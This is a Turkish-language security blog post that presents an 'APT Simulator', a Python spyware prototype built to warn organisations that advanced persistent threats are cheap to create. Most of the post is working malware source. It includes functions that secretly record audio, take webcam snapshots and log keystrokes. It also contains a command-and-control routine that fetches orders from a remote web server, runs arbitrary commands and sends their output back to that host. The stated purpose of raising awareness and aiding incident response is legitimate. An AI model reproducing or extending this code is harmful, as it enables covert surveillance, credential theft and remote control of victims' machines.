2 adımda APT

written by Mert SARICA | 1 October 2013

Geçtiğimiz senelerde Stuxnet, Duqu, Flame vb. casus/zararlı yazılımlar ile ilgili olarak haber bombardımanına tutulan çoğu kimse için APT (advanced persistent threat), arkasında bir devletin olduğu, kapalı kapılar ardında üzerinde onlarca belki de yüzlerce kişinin dev bütçelerle çalıştığı, nükleer reaktöre sahip olmadığınız sürece pek fazla kaygılanmanızı gerektirmeyen siber saldırı projeleri olduğu düşünülür. Bu yanlış düşünce neticesinde kurumlar tarafından bir APT tehdidine maruz kalma olasılığı oldukça düşük olarak değerlendirilmektedir. Halbuki APT'nin temel amacının uzun süreli ve gizli bir şekilde hedef sistem üzerinden ses, görüntü, tuş kayıt bilgileri ile hassas verileri çalmak olduğu göz ardı edilir. Ben de bu yazı ile kurumlar tarafından göz ardı edilen APT tehdidine, sızma testlerinde sıkça kullanılan Metasploit ve Meterpreter'ı kullanmadan, kısa sürede geliştirdiğim, tam fonksiyonel olmayan (niyeti bozuk olanlar biraz kod yazmak zorunda kalacaklar :)) APT Simulator aracı ile dikkat çekmeye çalıştım.

APT'yi oluşturan en önemli iki bileşenden biri hedef sistemi istismar edecek istismar kodu, diğeri ise sisteme indirilecek ve çalıştırılacak olan casus/zararlı yazılımdır.

Hedef sistemin istismar edilerek casus/zararlı yazılımın hedef sisteme indirilme ve çalıştırılma kısmı günümüzde hacking forumlarından ücretsiz olarak temin edilebilen istismar kitleri ve sosyal mühendislik saldırısı sayesinde bir tık ile gerçekleştirilebilmektedir. İstismar kitleri ile hedef sistemde yüklü ve güncel olmayan Adobe PDF Reader, Java, Ofis yazılımları, internet tarayıcıları vb. 3. parti yazılımlar istismar edilmekte ve sistem ele geçirilerek üzerinde istenilen casus/zararlı yazılımlar çalıştırılabilmektedir. (Günümüzde imza tabanlı güvenlik teknolojilerinin (ips, ids, antivirüs vs.) bu tehditlere karşı koruma sağlamakta yetersiz olduğunun tekrar altını çizmekte fayda olabilir)

Casus/zararlı yazılım oluşturma kısmı ise programlama dehası olmayan kişiler tarafından rahatlıkla gerçekleştirilebilir. Yazıma konu olan ve casusluk faaliyeti gerçekleştirecek olan APT Simulator aracı, modüler yapısı sayesinde Python ile kısa sürede rahatlıkla geliştirilebilir. Bunun için geliştiricinin Python v2.7.5 sürümünü (python-2.7.5.msi), ekran görüntüsü almak için VideoCapture modülünü (VideoCapture-0.9.5.win32-py2.7.exe), tuş kaydı için

pyHook modülünü (pyHook-1.5.1.win32-py2.7.exe), ses kaydı için ise pyAudio modülünü (PyAudio-0.2.7.win32-py2.7.exe) kurmuş olması yeterlidir. Modüller kurulduktan sonra geliştirilecek olan APT aracının çatısı 4 ana fonksiyondan oluşabilir;

Ses kaydı gerçekleştiren fonksiyon:

PyAudio modülü sayesinde hedef sistem üzerinden 5 saniyeliğine ses kaydı yapılır ve apt.wav dosyasına yazılır.

```
def record_audio():
        CHUNK = 1024
        FORMAT = pyaudio.paInt16
        CHANNELS = 2
        RATE = 44100
        RECORD_SECONDS = 5
        WAVE_OUTPUT_FILENAME = "apt.wav"

        p = pyaudio.PyAudio()

        stream = p.open(format=FORMAT,
                channels=CHANNELS,
                rate=RATE,
                input=True,
                frames_per_buffer=CHUNK)

        if console:
                print "* Recording audio..."

        frames = []

        for i in range(0, int(RATE / CHUNK * RECORD_SECONDS)):
                data = stream.read(CHUNK)
                frames.append(data)

        if console:
                print "* done\n"
```

```
        stream.stop_stream()
        stream.close()
        p.terminate()

        wf = wave.open(WAVE_OUTPUT_FILENAME, 'wb')
        wf.setnchannels(CHANNELS)
        wf.setsampwidth(p.get_sample_size(FORMAT))
        wf.setframerate(RATE)
        wf.writeframes(b''.join(frames))
        wf.close()
```

Ekran görüntüsü alan fonksiyon:

VideoCapture modülü sayesinde hedef sistem üzerinde ekran görüntüsü alınarak, apt.jpg adı altında dosya sistemine kayıt edilir.

```
def take_screenshot():
        if console:
                print "* Taking screenshot..."
        cam = Device()
        cam.saveSnapshot('apt.jpg')
        if console:
                print "* done\n"
```

Tuş kaydı yapan fonksiyon:

PyHook modülü sayesinde klavyede basılan tuşlar, aracın çalıştığı klasörde keylogs.txt dosyasına kayıt edilir.

```
def keylogger():
        if console:
                print "* Logging key events... (press enter to escape)"
        def OnKeyboardEvent (event):
                keys = ""
                full_path = os.path.realpath(__file__)
                path, file = os.path.split(full_path)
                path = path + "\keylogs.txt"
```

```
                keyfile = open(path, "a")
                key = chr(event.Ascii)
                if event.Ascii == 13:
                        key = "\n"
                        hook.UnhookKeyboard()
                        if console:
                                print "* done\n"
                        main()

                keys = keys + key
                keyfile.write(keys)
                keyfile.close()
        hook = pyHook.HookManager()
        hook.KeyDown = OnKeyboardEvent
        hook.HookKeyboard()
        pythoncom.PumpMessages()
```


Komuta kontrol merkezinden aldığı komutu sistem üzerinde çalıştırıp komuta kontrol merkezine geri gönderen fonksiyon:

take_order fonksiyonu, http://www.mertsarica.com/apt_simulator/apt.php adresine bağlanarak hangi işlemi gerçekleştireceği (ses kaydı, ekran görüntüsü alma, tuş kaydı yapma, sistem üzerinde komut çalıştırma) bilgisini alır.
process_order fonksiyonu, sistem üzerinde çalıştırması gereken komut bilgisini (örnek: hostname) aldıktan sonra sistem üzerinde çalıştırır ve http://www.mertsarica.com/apt_simulator/apt.php dosyasına cmd parametresi ile gönderir.

```
def process_order(cmd):
        if console:
                print "* Running received command:", cmd
        p = subprocess.Popen(cmd, stdout=subprocess.PIPE)
        result = p.communicate()[0]
        if console:
                print "* Command output:", result
                # print "* done."
        url = "http://www.mertsarica.com/apt_simulator/apt.php?cmd=" + result
```

```
        if console:
                print "* Sending command output (%s) to APT Simulator..." %
(result.strip())
        response = opener.open(url)
        if console:
                print "* done\n"
def take_order():
        url = "http://www.mertsarica.com/apt_simulator/apt.php"
        print "* Connecting to APT Simulator:", url
        response = opener.open(url)
        html = response.read()

        re1='((?:[a-z][a-z0-9_]*))'        # Variable Name 1
        re2='(:)'        # Any Single Character 1
        re3='((?:[a-z][a-z0-9_]*))'        # Variable Name 2
        re4='(:)'        # Any Single Character 2
        re5='((?:[a-z][a-z0-9_]*))'        # Variable Name 3
        re6='(:)'        # Any Single Character 3
        re7='((?:[a-z][a-z0-9_]*))'        # Variable Name 4

        rg = re.compile(re1+re2+re3+re4+re5+re6+re7,re.IGNORECASE|re.DOTALL)
        m = rg.search(html)

        if m:
                var1=m.group(1)
                c1=m.group(2)
                var2=m.group(3)
                c2=m.group(4)
                var3=m.group(5)
                c3=m.group(6)
                var4=m.group(7)
                if console:
                        print "* Received command:",
var1+c1+var2+c2+var3+c3+var4+"\n"

                if var1 == "ses":
                        record_audio()
                if var2 == "ekrangoruntusu":
                        take_screenshot()
```

```
        if var4:
                process_order(var4)
        if var3 == "tuskaydi":
                keylogger()
```



Sonuç olarak tüm bu fonksiyonlar bir araya getirildiği zaman ortaya APT saldırısını simüle edebilen APT Simulator aracı çıkıvermiş oluyor. Görüldüğü üzere Python ile kısa bir sürede ses kaydı yapabilen, ekran görüntüsü alabilen, tuş kaydı yapabilen ve uzaktaki web sunucusundan komut alarak sistem üzerinde çalıştırabilen ve sunucuya geri gönderebilen bir APT aracı tasarlamak mümkündür dolayısıyla kurumda bir nükleer reaktör, bir SCADA sistem olmasa bile APT tehdidi bir kurum için ciddi anlamda ele alınması, bu veya benzer bir casus yazılım ile karşı karşıya kalındığı zaman nasıl tespit edilebileceği, aksiyon alınabileceği konusunda üzerine düşünülmesi, zaman ve bütçe ayrılması gereken çok önemli bir konudur.

Programın kötüye kullanılmasını engelleme adına prototip olarak geliştirdiğim APT Simulator aracını, dileyen güvenlik uzmanları daha da geliştirerek APT testlerinde veya bilgisayar olayları müdahale ekiplerinin çalışmalarında rahatlıkla kullanabilirler.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.